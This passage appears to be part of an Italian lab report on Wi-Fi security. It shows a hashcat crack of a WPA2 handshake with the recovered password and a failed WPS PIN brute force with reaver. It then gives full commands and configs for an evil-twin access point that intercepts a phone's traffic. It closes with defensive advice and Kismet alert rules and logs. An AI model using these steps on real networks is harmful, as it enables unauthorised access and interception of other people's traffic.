


Figure 1.16: Snapshot dizionario

```
Dictionary cache built:
* Filename..: rockyou_small.txt
* Passwords.: 2967082
* Bytes.....: 26717041
* Keyspace..: 293996287052
* Runtime...: 0 secs

7a8fa2755f6e853076eb0beb187bb362:a64240b235aa:f842882f486a:TIM-83489486:andreA01

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: cattura_handshake.22000
Time.Started.....: Fri May 16 13:45:13 2025 (3 secs)
Time.Estimated...: Fri May 16 13:45:16 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou_small.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/dive.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 5292 H/s (11.28ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 15872/293996287052 (0.00%)
Rejected.....: 0/15872 (0.00%)
Restore.Point...: 0/2967082 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:30-31 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: passwOrd → 99999999
Hardware.Mon.#1..: Util: 95%

Started: Fri May 16 13:45:12 2025
Stopped: Fri May 16 13:45:18 2025
```

Figure 1.17: Seconda Crack riuscita

Infine, a completamento del capitolo, abbiamo infine incluso una prova di attacco WPS (Wi-Fi Protected Setup). È un protocollo molto vulnerabile, soprattutto nella sua versione 1.0. Il Lck = No nella tabella ottenuta grazie al seguente comando indica una maggiore vulnerabilità ad attacchi Wps in quanto il router accetta tentativi PIN senza limitazioni e quindi possiamo tentare attacchi a forza bruta.

CHAPTER 1. CRACKING DELLA CHIAVE WPA2 CON IL TOOL AIRCRACK-NG

```
(kali@kali)-[~]
$ sudo wash -i wlan0mon
[sudo] password for kali:
BSSID Ch dBm WPS Lck Vendor ESSID
A6:42:40:B2:35:AA 1 -28 2.0 No MarvellS TIM-83489486
B0:A7:B9:AB:7A:30 7 -71 2.0 No RealtekS JUMBO-669875239
46:1F:48:3A:7C:92 11 -84 2.0 No MarvellS TIM-25446695
^C
```

Figure 1.18: Check versione WPS del nostro target

Abbiamo così provato due tool: Reaver e Bully.

```
(kali@kali)-[~]
$ sudo reaver -i wlan0mon -b A6:42:40:B2:35:AA -c 1 -vv
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso.com>

[+] Switching wlan0mon to channel 1
[+] Waiting for beacon from A6:42:40:B2:35:AA
[+] Received beacon from A6:42:40:B2:35:AA
[+] Vendor: MarvellS
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with A6:42:40:B2:35:AA (ESSID: TIM-83489486)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received WSC NACK
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x04), re-trying last pin
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with A6:42:40:B2:35:AA (ESSID: TIM-83489486)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received WSC NACK
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x04), re-trying last pin
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with A6:42:40:B2:35:AA (ESSID: TIM-83489486)
[+] Sending EAPOL START request
```

Figure 1.19: primo attacco con il tool Reaver

WPS transaction failed (code: 0x04), re-trying last pin

WARNING: 10 failed connections in a row

Il router stava rifiutando le richieste WPS. Il codice 0x04 indica generalmente un problema di comunicazione o un blocco lato AP. Probabilmente potrebbe avere una protezione anti-WPS brute force attiva. Inoltre alcuni modem disabilitano temporaneamente le risposte WPS dopo un certo numero di tentativi falliti.

Con il secondo tool invece otteniamo WPSFail che indica che il router ha rifiutato il PIN inviato, poi disassociation/deauthentication, ovvero il router ci "butta fuori" dalla rete per interrompere la connessione e anche NoAssoc e Timeout, ovvero non riusciamo a ricollegarci e non riceviamo risposta. Concludiamo dicendo che anche se su locked c'era "No" il router probabilmente supporta solo la modalità PBC, ovvero Push Button, come poi è stato verificato sulla scheda tecnica. In questa modalità la connessione è possibile soltanto premendo il bottone dietro al router e in quel minuto ci si può collegare senza password.

Chapter 2

Falsificazione AP: creazione di una rete WiFi malevola con Hostapd

In questo secondo capitolo abbiamo deciso di falsificare l'AP così da ingannare un client e farlo connettere al nostro fake AP e intercettare tutto il suo traffico. Per far sì che il nostro AP fosse credibile però dovevamo anche garantire una reale connessione altrimenti il client dopo poco si sarebbe disconnesso e in questo capitolo vedremo come abbiamo realizzato il tutto. Abbiamo iniziato settando la nostra interfaccia, sempre la TP-LINK TLWN722N in modalità master che ci

permette di fare da AP.

```
(kali㉿kali)-[~]  
$ sudo ip link set wlan0 down  
  
(kali㉿kali)-[~]  
$ sudo iw dev wlan0 set type __ap  
  
(kali㉿kali)-[~]  
$ sudo ip link set wlan0 up  
  
(kali㉿kali)-[~]  
$ iwconfig  
lo          no wireless extensions.  
  
eth0        no wireless extensions.  
  
wlan0       IEEE 802.11  Mode:Master  Tx-Power=20 dBm  
           Retry short limit:7   RTS thr:off   Fragment thr:off  
           Power Management:off
```

Figure 2.1: Setting modalità Master

In seguito abbiamo abilitato l'ip forwarding poichè il traffico doveva passare anche per la reale interfaccia che garantiva la connessione alla nostra vm, ovvero eth0.

```
(kali㉿kali)-[~]  
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward  
1
```

Figure 2.2: Abilitazione IP Forwarding

Successivamente abbiamo aggiunto delle regole nell'ip tables, iniziando a cancellare delle regole precedentement inserite nella tabella NAT e delle catene personalizzate nelle tabelle standard. Poi abbiamo usato la regola di NAT per permettere ai dispositivi connessi al nostro fake AP, tramite wlan0, di accedere a internet usando l'indirizzo IP della nostra interfaccia principale eth0. Infine abbiamo consentito al traffico

proveniente dagli utenti ingannati di essere inoltrato verso internet tramite eth0.

```
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT
```

Figure 2.3: Regole IP Tables

Bisogna anche assegnare manualmente un indirizzo IP all'interfaccia e lo facciamo rimanendo coerenti con il range dhcp che vedremo dopo, e soprattutto impostando il MAC address dell'interfaccia uguale al MAC address dell'AP che stiamo spoofando. Ora andiamo ad avviare

```
(kali@kali)-[~]
$ sudo ip addr add 192.168.150.1/24 dev wlan0mon
(kali@kali)-[~]
$ sudo ip link set wlan0mon up
```

Figure 2.4: Assegnazione IP statico


```
(kali@kali)-[~]
$ sudo ip link set wlan0mon down
(kali@kali)-[~]
$ sudo ip link set wlan0mon address A6:42:40:B2:35:AA
(kali@kali)-[~]
$ sudo ip link set wlan0mon up
```

Figure 2.5: Assegnazione MAC address

dnsmasq per farlo girare in background e per gestire automaticamente DHCP e DNS per i dispositivi connessi al nostro Access Point. Essi così riceveranno un indirizzo IP. Notiamo nel file di configurazione nell'immagine 2.7 il range di indirizzi IP che dnsmasq può assegnare dinamicamente ai dispositivi che si collegano e il dhcp option che andrà a rappresentare il gateway, cioè il mio fake AP che è ciò che i dispositivi vedono come "ponte" per connettersi a internet.


```
(kali㉿kali)-[~]  
$ sudo dnsmasq -C dnsmasq_FakeTimAP.conf  
[sudo] password for kali:  
  
(kali㉿kali)-[~]  
$
```

Figure 2.6: Avvio DNSMASQ



```
File Actions Edit View Help  
GNU nano 8.3 dnsmasq_FakeTimAP.conf  
interface=wlan0mon  
dhcp-range=192.168.150.10,192.168.150.50,12h  
dhcp-option=3,192.168.150.1  
dhcp-option=6,192.168.150.1  
server=8.8.8.8  
log-queries  
log-dhcp
```


Figure 2.7: File di configurazione DNSMASQ

Avviato DNSMASQ possiamo avviare il nostro fake AP con Hostapd, un tool che ci ha permesso di falsificare realmente un AP a differenza di airomon-ng che non metteva in piedi un vero WiFi e i dispositivi non andavano a connettersi poichè non garantiva connessione.

Possiamo vedere nel file di configurazione come abbiamo spoofato anche l'ESSID, abbiamo deciso di trasmettere sul Channel 1, hw_mode = g in quanto l'interfaccia poteva lavorare solo a 2.4 GHz e auth_algs = 1 in quanto si trattava di una rete Open System poichè non volevamo autenticazione e crittografia. Se avessimo voluto però avremmo potuto specificarlo in questo file. Il client adesso crederà che si tratti della rete che conosce avendo lo stesso BSSID ed ESSID e quindi essendo anche Open System se il nostro AP avrà un segnale di un intensità più forte


CHAPTER 2. FALSIFICAZIONE AP: CREAZIONE DI UNA RETE WIFI MALEVOLA CON HOSTAPD

rispetto a quello dell'AP spoofato cambierà connessione automaticamente.



```
(kali㉿kali)-[~]
$ sudo hostapd config_FakeTimAP.conf
wlan0mon: interface state UNINITIALIZED→ENABLED
wlan0mon: AP-ENABLED
wlan0mon: STA 2a:f4:d1:76:fe:51 IEEE 802.11: authenticated
wlan0mon: STA 2a:f4:d1:76:fe:51 IEEE 802.11: associated (aid 1)
wlan0mon: AP-STA-CONNECTED 2a:f4:d1:76:fe:51
wlan0mon: STA 2a:f4:d1:76:fe:51 RADIUS: starting accounting session 9B9AE91A6E3B5CD2
```

Figure 2.8: Avvio del fake AP



```
File Actions Edit View Help
GNU nano 8.3 config_FakeTimAP.conf
interface=wlan0mon
driver=nl80211
ssid=TIM-83489486
hw_mode=g
channel=1
auth_algs=1
ignore_broadcast_ssid=0
```

Figure 2.9: File di configurazione Hostapd

Infine possiamo vedere dal log di DNSMASQ come il client, sempre il nostro iPhone mostrasse a noi tutti i server a cui cercava di connettersi, come i server di WhatsApp o i server della Supercell. Ciò ovviamente sarebbe uno scenario molto pericoloso. Inoltre si sarebbe potuto anche far installare al client un certificato SSL/TLS falso, magari in un pagina di benvenuto appena si connetteva al fake AP per poter anche il traffico criptato. Infatti sarebbe buona norma disabilitare l'auto connect su tutti i dispositivi di nostro interesse, ma tutte queste best practies e anche alcuni tool li vedremo meglio nel terzo ed ultimo capitolo.

CHAPTER 2. FALSIFICAZIONE AP: CREAZIONE DI UNA RETE WIFI MALEVOLA CON HOSTAPD

```
dnsmasq-dhcp: 2941562883 sent size: 4 option: 6 dns-server 192.168.150.1
dnsmasq-dhcp: 2941562883 sent size: 4 option: 3 router 192.168.150.1
dnsmasq: query[HTTPS] gs-loc.ls-apple.com.akadns.net from 192.168.150.26
dnsmasq: forwarded gs-loc.ls-apple.com.akadns.net to 8.8.8.8
dnsmasq: forwarded gs-loc.ls-apple.com.akadns.net to 192.168.193.2
dnsmasq: query[A] gs-loc.ls-apple.com.akadns.net from 192.168.150.26
dnsmasq: forwarded gs-loc.ls-apple.com.akadns.net to 8.8.8.8
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is NODATA
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.57.172.11
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.57.172.10
dnsmasq: query[A] chat.cdn.whatsapp.net from 192.168.150.26
dnsmasq: forwarded chat.cdn.whatsapp.net to 8.8.8.8
dnsmasq: reply chat.cdn.whatsapp.net is 157.240.231.61
dnsmasq: query[HTTPS] security-eu.id.supercell.com from 192.168.150.26
dnsmasq: forwarded security-eu.id.supercell.com to 8.8.8.8
dnsmasq: forwarded security-eu.id.supercell.com to 192.168.193.2
dnsmasq: query[A] security-eu.id.supercell.com from 192.168.150.26
dnsmasq: forwarded security-eu.id.supercell.com to 8.8.8.8
dnsmasq: query[HTTPS] www.recaptcha.net from 192.168.150.26
dnsmasq: forwarded www.recaptcha.net to 8.8.8.8
dnsmasq: query[A] www.recaptcha.net from 192.168.150.26
dnsmasq: forwarded www.recaptcha.net to 8.8.8.8
dnsmasq: reply www.recaptcha.net is NODATA
dnsmasq: reply www.recaptcha.net is 216.58.204.227
dnsmasq: reply security-eu.id.supercell.com is 52.29.13.183
dnsmasq: reply security-eu.id.supercell.com is 3.125.224.195
dnsmasq: reply security-eu.id.supercell.com is 35.157.105.158
dnsmasq: reply security-eu.id.supercell.com is NODATA
dnsmasq: query[A] o315582.ingest.sentry.io from 192.168.150.26
dnsmasq: forwarded o315582.ingest.sentry.io to 8.8.8.8
dnsmasq: query[A] cdn.id.supercell.com from 192.168.150.26
dnsmasq: forwarded cdn.id.supercell.com to 8.8.8.8
dnsmasq: reply o315582.ingest.sentry.io is 34.120.195.249
dnsmasq: reply cdn.id.supercell.com is 108.139.229.3
dnsmasq: reply cdn.id.supercell.com is 108.139.229.6
dnsmasq: reply cdn.id.supercell.com is 108.139.229.39
dnsmasq: reply cdn.id.supercell.com is 108.139.229.91
dnsmasq: query[A] game.clashofclans.com from 192.168.150.26
dnsmasq: forwarded game.clashofclans.com to 8.8.8.8
dnsmasq: query[A] clashofclans.inbox.supercell.com from 192.168.150.26
dnsmasq: forwarded clashofclans.inbox.supercell.com to 8.8.8.8
dnsmasq: reply game.clashofclans.com is 3.237.51.21
dnsmasq: reply game.clashofclans.com is 3.83.106.100
dnsmasq: reply game.clashofclans.com is 54.167.155.208
dnsmasq: reply game.clashofclans.com is 34.224.22.248
dnsmasq: reply game.clashofclans.com is 34.207.178.189
dnsmasq: reply game.clashofclans.com is 54.91.40.178
dnsmasq: reply game.clashofclans.com is 52.71.253.24
dnsmasq: reply clashofclans.inbox.supercell.com is 52.222.130.120
dnsmasq: reply clashofclans.inbox.supercell.com is 52.222.130.84
dnsmasq: reply clashofclans.inbox.supercell.com is 52.222.130.108
dnsmasq: reply clashofclans.inbox.supercell.com is 52.222.130.54
```

Figure 2.10: Log DNSMASQ

Chapter 3

Tecniche di prevenzione e difesa

In quest'ultimo capitolo vedremo tecniche di prevenzione partendo dalle best practies e poi analizzando dei tool di logging e monitoraggio che possono sicuramente aiutarci. Tra le best practies è consigliato innanzitutto usare WPA3 o al massimo WPA2-AES, è altamente sconsigliato invece WEP che risulta molto vulnerabile. É bene disattivare WPS, soprattutto se la sua modalità non è Push Button, che risulta, per motivi di accesso, più sicura. Inoltre come in tutti i sistemi con password è bene usare una password robusta e cambiarla periodicamente. Anche disabilitare l'auto connect, come avevamo suggerito nel capitolo precedente, è una buona norma. Lo è anche nascondere l'SSID. É molto importante, soprattutto se accediamo a WiFi pubblici, utilizzare una VPN poichè è un layer di sicurezza in più che codifica il

nostro traffico. Inoltre, se siamo una azienda, può avere senso utilizzare Wireless Intrusion Prevention Systems (WIPS) che monitorano il traffico, fanno logging e alert di attività sospette.

Noi come tool di monitoraggio abbiamo deciso di approfondire Kismet che funziona in modo passivo, cioè senza connettersi alle reti, è usato soprattutto su Linux, fa un logging continuo e può rilevare varie tipologie di attacchi come deauthentication o evil twin.

Abbiamo anche utilizzato Wiggle, disponibile per Android, che ci consente di scansionare le reti attorno a noi, ovvero di fare war-driving e vedere se ci sono duplicati sospetti. È utile anche per vedere da quanto tempo esiste una rete perchè a volte reti "giovani" con essid familiari possono essere un cattivo segno. Quest'app è stata rimossa dall'AppStore da Apple e ha avuto molte limitazioni con le versioni più aggiornate di Android e dalle marche produttrici di smartphone soprattutto per quanto riguarda il background scanning della rete. Abbiamo così deciso di concentrarci su Kismet che ci ha dato risultati molto soddisfacenti. In primis abbiamo settato la nostra interfaccia in modalità monitor in quanto Kismet è un network sniffer e sistema di rilevamento intrusioni (IDS) per reti wireless che si limita a ricevere e analizzare tutto ciò che "vede" nell'aria tramite la scheda WiFi in modalità monitor. Inoltre volevamo concentrare la nostra analisi solo su una rete WiFi quindi abbiamo disabilitato il channel hopping e l'abbiamo forzato a scansionare sul canale 11. Questo l'abbiamo fatto

dal file di configurazione che definisce quale interfaccia di rete usare, la banda a cui scansionare, se ci sono reti da ignorare e i tipi di report da generare.

```
# Hop channels if possible
channel_hop=false
channel=11
```

Figure 3.1: Snippet di codice del file di configurazione

Abbiamo creato anche una seconda interfaccia virtuale che si occupasse di fare attacchi di deauthentication e impersonificazione di AP per vedere che alert ci dava. Abbiamo subito ottenuto un alert di DEAUTHFLOOD, di severity MEDIUM e Kismet ha anche individuato sorgente e destinatario. In particolare questi pacchetti vengono mandati sia all'AP che al client e infatti ha intercettato entrambi i pacchetti.

CHAPTER 3. TECNICHE DI PREVENZIONE E DIFESA

Type	Class	Severity	Time	Transmitter	Source	Destination	Alert
DEAUTHFLOOD	DENIAL	MEDIUM	May 27 2025 10:34:07	A6:42:40:B2:35:AA	A6:42:40:B2:35:AA	52:0C:6C:BE:7D:3F	Deauth/Disassociate flood on A6:42:40:B2:35:AA
DEAUTHFLOOD	DENIAL	MEDIUM	May 27 2025 10:34:07	A6:42:40:B2:35:AA	A6:42:40:B2:35:AA	52:0C:6C:BE:7D:3F	Deauth/Disassociate flood on A6:42:40:B2:35:AA
DEAUTHFLOOD	DENIAL	MEDIUM	May 27 2025 10:34:09	A6:42:40:B2:35:AA	52:0C:6C:BE:7D:3F	A6:42:40:B2:35:AA	Deauth/Disassociate flood on A6:42:40:B2:35:AA
DEAUTHFLOOD	DENIAL	MEDIUM	May 27 2025 10:34:09	A6:42:40:B2:35:AA	52:0C:6C:BE:7D:3F	A6:42:40:B2:35:AA	Deauth/Disassociate flood on A6:42:40:B2:35:AA
DEAUTHFLOOD	DENIAL	MEDIUM	May 27 2025 10:34:11	A6:42:40:B2:35:AA	52:0C:6C:BE:7D:3F	A6:42:40:B2:35:AA	Deauth/Disassociate flood on A6:42:40:B2:35:AA
ROOTUSER	SYSTEM	HIGH	May 27 2025 10:33:44	n/a	n/a	n/a	Kismet is running as root; this is less secure

Showing 1 to 6 of 6 entries

Previous 1 Next

Messages Channels

May 27 2025 10:34:22 Detected new 802.11 Wi-Fi device 16:AF:25:4D:7D:B8

May 27 2025 10:34:10 DEAUTHFLOOD Deauth/Disassociate flood on A6:42:40:B2:35:AA

May 27 2025 10:34:09 Detected new 802.11 Wi-Fi device 28:11:A8:A1:BE:EA

May 27 2025 10:34:08 DEAUTHFLOOD Deauth/Disassociate flood on A6:42:40:B2:35:AA

May 27 2025 10:34:08 DEAUTHFLOOD Deauth/Disassociate flood on A6:42:40:B2:35:AA

May 27 2025 10:34:08 802.11 Wi-Fi device 46:1F:48:3A:7C:92 advertising SSID TIM-25446695

May 27 2025 10:34:08 Detected new 802.11 Wi-Fi access point 46:1F:48:3A:7C:92

May 27 2025 10:34:07 DEAUTHFLOOD Deauth/Disassociate flood on A6:42:40:B2:35:AA

May 27 2025 10:34:07 DEAUTHFLOOD Deauth/Disassociate flood on A6:42:40:B2:35:AA

Figure 3.2: Log alert deautenticazione

Volevamo, però, anche vedere cosa generava nel momento in cui mettevamo in piedi un AP impersonation facendo spoofing del MAC address. Per farlo abbiamo deciso di aggiungere altri alert nel file a loro dedicati con la relativa frequenza massima al fine di evitare il flooding dei log. Alert meno critici possono anche essere disabilitati.

```
# Riconoscimento attacco evil twin - reti con stesso SSID ma BSSID diversi
alert=SSID_CONFUSION,1/sec,1/sec

# Riconoscimento di attacchi multipli evil twin
alert=BSSID_MISMATCH,1/min,1/min

# Riconoscimento deauthentication flood
alert=DEAUTH_FLOOD,5/sec,5/sec

# Riconoscimento di dispositivi diversi con lo stesso BSSID
alert=KNOWN_DUPE_BSSID,1/min,1/sec
```


Figure 3.3: Snippet di codice del file di alert

Una volta configurata la seconda interfaccia virtuale in modalità Mas-

CHAPTER 3. TECNICHE DI PREVENZIONE E DIFESA

ter per fungere da AP e avviato Hostapd abbiamo notato come ci ha dato un alert di CRYPTODROP di severity HIGH e di classe SPOOF in quanto l'AP aveva stranamente cambiato encryption passando da WPA2 a Open e ciò poteva essere un segno di AP spoofing o impersonificazione come spiegava più specificatamente se volevamo vedere i dettagli dell>alert.

Ha notato anche un cambio di canale di trasmissione dell'AP (CHANNELCHANGE) che può anche essere effettuato per ottimizzare la rete ed evitare interferenze e non per scopi di attacco, infatti è etichettato con severity LOW.



Type	Class	Severity	Time	Transmitter	Source	Destination	Alert
BCASTDISCON	DENIAL	MEDIUM	May 29 2025 05:53:21	A6:22:32:BF:C5:44	A6:22:32:BF:C5:44	all	IEEE80211 Access Point BSSID A6:22:32:BF:C5:44
BCASTDISCON	DENIAL	MEDIUM	May 29 2025 05:54:41	A6:42:40:B2:35:AA	A6:42:40:B2:35:AA	all	IEEE80211 Access Point BSSID A6:42:40:B2:35:AA
CHANNELCHANGE	SPOOF	LOW	May 29 2025 05:57:36	A6:42:40:B2:35:AA	A6:42:40:B2:35:AA	all	IEEE80211 Access Point BSSID A6:42:40:B2:35:AA
CRYPTODROP	SPOOF	HIGH	May 29 2025 05:57:36	A6:42:40:B2:35:AA	A6:42:40:B2:35:AA	all	IEEE80211 Access Point BSSID A6:42:40:B2:35:AA
DEAUTHFLOOD	DENIAL	MEDIUM	May 29 2025 05:54:45	A6:42:40:B2:35:AA	A6:42:40:B2:35:AA	52:0C:6C:BE:7D:3F	Deauth/Disassociate flood on A6:42:40:B2:35:AA
DEAUTHFLOOD	DENIAL	MEDIUM	May 29 2025 05:54:45	A6:42:40:B2:35:AA	A6:42:40:B2:35:AA	52:0C:6C:BE:7D:3F	Deauth/Disassociate flood on A6:42:40:B2:35:AA
DOT11D	SPOOF	HIGH	May 29 2025 05:57:36	A6:42:40:B2:35:AA	A6:42:40:B2:35:AA	all	IEEE80211 Access Point BSSID A6:42:40:B2:35:AA

Showing 1 to 7 of 9 entries

Previous 1 2 Next

Messages Channels

